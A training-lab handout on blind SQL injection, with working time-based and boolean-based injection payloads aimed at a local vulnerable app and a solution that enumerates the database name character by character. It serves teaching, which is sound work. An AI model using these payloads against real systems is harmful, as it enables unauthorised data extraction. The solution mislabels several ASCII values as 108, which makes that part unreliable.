LOGIX ACADEMY

Lab: Blind SQL Injection

Important!

Please note that we have recently updated the VMs in the Network security section along with video instructions on how to install on Windows and MacOS systems. Please make sure that you are using the newer Kali Linux VMs that we have recently added to the Network Section. Easiest way to identify is by checking if you have the `Labs` folder on the Desktop which contains `main_script.sh` then you are on the right VM.

Purpose


In this lab, we are going to demonstrate how a Blind SQL injection is executed on a vulnerable website and you will also be required to carry out some exercises. In contrast to SQL injection, for Blind SQL Injection, the attacker does not get to see the results of the SQL query on the webpage, so he is forced to use inference techniques:

1) Time-Based Blind SQL Injection
2) Boolean-Based (Truth-Based) Blind SQL Injection


Time-Based Blind SQL Injection

In Time-Based Blind SQL Injection attacks, the attacker uses the delay in the response from the database server as the basis of his inference of information. For instance, we can use conditional sleep statements to differentiate between the different types of responses received.

1. Open the browser and open the URL: **localhost/sqli-union** and select Song ID '1'



2. Modify the URL as follows:
localhost/sqli-union/sql-union.php?id=1' AND if('1'='1', SLEEP(10), SLEEP(1)) AND '1'='1
What this statement means is that if the first condition is true i.e. if '1'='1' then sleep for 10 seconds before returning the response, sleep for 1 second otherwise. Since '1'='1' is always true, therefore we observe a delay of 10 seconds.



Boolean-Based Blind SQL Injection

1. We will now try to infer the first character of the database name using the following command: **localhost/sqli-union/sql-union.php?id=1' AND Ascii(substring(database(),1,1))='67**

The Ascii function gets a character and returns the Ascii value of that character. In this case, the Ascii function has a call to the database function as an argument. The database function returns the name of the database, but since we have specified parameters (1,1) then this would return just the first character of the database name. Thus, the substring would get the first character of the database name and the Ascii function would convert this character to its corresponding value, and compare it to Ascii equivalent of 67 which is 'C'. Please refer to the Ascii table below:

Character	Ascii	Character	Ascii	Character	Ascii	Character	Ascii
A	65	**N**	78	a	97	n	110
B	66	**O**	79	b	98	o	111
C	67	**P**	80	c	99	p	112
D	68	**Q**	81	d	100	q	113
E	69	**R**	82	e	101	r	114
F	70	**S**	83	f	102	s	115
G	71	**T**	84	g	103	t	116
H	72	**U**	85	h	104	u	117
I	73	**V**	86	i	105	v	118
J	74	**W**	87	j	106	w	119
K	75	**X**	88	k	107	x	120
L	76	**Y**	89	l	108	y	121
M	77	**Z**	90	m	109	z	122

Since we did not see any output for the song, therefore we can conclude that the first character of the database name is not 'C'.

2. Our database is actually named "labdb", so let's try for the first character to be 'ℓ (Ascii=108):
localhost/sqli-union/sql-union.php?id=1' AND Ascii(substring(database(),1,1))='108

Since the query executed successfully, and even though we don't get to see the database name on screen, but we can infer that the first character of the database name is 'ℓ. Thus, this process can be continued through the use of automated scripts to enumerate the database name.

Task:

Please try to enumerate the name of the database completely.

(Solution on Next Page)

LOGIX ACADEMY

Solution:

'*l*' (Ascii=108):
localhost/sqli-union/sql-union.php?id=1' AND Ascii(substring(database(),1,1))='108

'*a*' (Ascii=108):
localhost/sqli-union/sql-union.php?id=1' AND Ascii(substring(database(),2,2))='97

'*b*' (Ascii=108):
localhost/sqli-union/sql-union.php?id=1' AND Ascii(substring(database(),3,3))='98

'*d*' (Ascii=108):
localhost/sqli-union/sql-union.php?id=1' AND Ascii(substring(database(),4,4))='100

'*b*' (Ascii=108):
localhost/sqli-union/sql-union.php?id=1' AND Ascii(substring(database(),5,5))='98